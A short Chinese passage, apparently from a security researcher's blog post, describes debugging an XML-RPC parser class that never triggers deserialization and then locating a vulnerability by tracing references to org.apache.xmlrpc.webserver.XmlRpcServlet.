(https://xzfile.aliyuncs.com/media/upload/picture/20220722111835-f8de25b2-096c-1.png)

经过多次调试发现这个类自己实现了 startElement 和 endElement，并不会调用 `endValueTag()` ，进而没有 type parse 一说，所以根本不会触发反序列化。

后来重新看了历史的漏洞文章，换了思路直接找 `org.apache.xmlrpc.webserver.XmlRpcServlet` 的引用就发现了漏洞点，瞬间感觉自己太蠢了。u1s1，静态软件分析工具还是有用。